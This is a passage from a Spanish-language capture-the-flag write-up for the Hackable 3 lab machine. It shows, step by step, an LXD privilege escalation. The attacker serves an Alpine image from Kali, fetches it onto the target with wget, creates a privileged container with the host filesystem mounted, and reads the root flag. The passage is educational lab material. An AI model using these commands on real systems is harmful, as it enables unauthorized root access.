tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
```

25. Montamos un servidor en nuestro kali con python




```
┌──(root㉿kali)-[/home/kali/Desktop/lxd-alpine-builder]
└─# python3 -m http.server --bind 192.168.56.102 8000
Serving HTTP on 192.168.56.102 port 8000 (http://192.168.56.102:8000/) ...
192.168.56.105 - - [06/Feb/2024 15:37:12] "GET /alpine-v3.13-x86_64-20210218_0139.tar.gz HTTP/1.1" 200 -
```

26. Nos pasamos la imagen de alpine a hackable3



```
hackable_3@ubuntu20:/tmp$ wget 192.168.56.102:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz
--2024-02-06 20:37:10--  http://192.168.56.102:8000/alpine-v3.13-x86_64-20210218_0139.tar.gz
Connecting to 192.168.56.102:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3259593 (3.1M) [application/gzip]
Saving to: ‘alpine-v3.13-x86_64-20210218_0139.tar.gz’

alpine-v3.13-x86_64-20210218 100%[===================================================>]   3.11M  --.-KB/s    in 0.02s

2024-02-06 20:37:10 (182 MB/s) - ‘alpine-v3.13-x86_64-20210218_0139.tar.gz’ saved [3259593/3259593]

hackable_3@ubuntu20:/tmp$ 
```

27. Importamos la imagen a lxd



```
hackable_3@ubuntu20:/tmp$ lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias myimage
If this is your first time running LXD on this machine, you should also run: lxd init
To start your first instance, try: lxc launch ubuntu:18.04

Image imported with fingerprint: cd73881adaac667ca3529972c7b380af240a9e3b09730f8c8e4e6a23e1a7892b
hackable_3@ubuntu20:/tmp$ 
```

28. Listamos las imágenes y veremos la nuestra

```
hackable_3@ubuntu20:/tmp$ lxc image list
+--------+--------------+--------+-------------------------------+---------------+-----------+--------+--------------
--------------+
|  ALIAS | FINGERPRINT  | PUBLIC |          DESCRIPTION          | ARCHITECTURE |   TYPE    |  SIZE  |         UPLO
AD DATE        |
+--------+--------------+--------+-------------------------------+---------------+-----------+--------+--------------
--------------+
| myimage | cd73881adaac | no     | alpine v3.13 (20210218_01:39) | x86_64       | CONTAINER | 3.11MB | Feb 6, 2024
at 8:39pm (UTC) |
+--------+--------------+--------+-------------------------------+---------------+-----------+--------+--------------
--------------+
hackable_3@ubuntu20:/tmp$
```

29. Hacemos lxd init

```
hackable_3@ubuntu20:/tmp$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]:
Do you want to configure a new storage pool? (yes/no) [default=yes]:
Name of the new storage pool [default=default]:
Name of the storage backend to use (ceph, btrfs, dir, lvm) [default=btrfs]: dir
Would you like to connect to a MAAS server? (yes/no) [default=no]:
Would you like to create a new local network bridge? (yes/no) [default=yes]:
What should the new bridge be called? [default=lxdbr0]:
What IPv4 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:
What IPv6 address should be used? (CIDR subnet notation, “auto” or “none”) [default=auto]:
Would you like the LXD server to be available over the network? (yes/no) [default=no]:
Would you like stale cached images to be updated automatically? (yes/no) [default=yes]
Would you like a YAML "lxd init" preseed to be printed? (yes/no) [default=no]:
```

30. Creamos el ignite

```
hackable_3@ubuntu20:/tmp$ lxc init myimage ignite -c security.privileged=true
Creating ignite
hackable_3@ubuntu20:/tmp$
```

31. Añadimos el dispositivo a ignite

```
hackable_3@ubuntu20:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
```

32. Arrancamos ignite

```
hackable_3@ubuntu20:/tmp$ lxc start ignite
```

33. Ejecutamos el sh

```
hackable_3@ubuntu20:/tmp$ lxc exec ignite /bin/sh
```

34. Navegamos a root y hacemos cat a root.txt para ver la flag de root

```
~ # cd /mnt/root/root
/mnt/root/root # ls
knockrestart.sh  root.txt          snap
/mnt/root/root # cat root.txt
```


```
invite-me: linkedin.com/in/eliastouguinho
```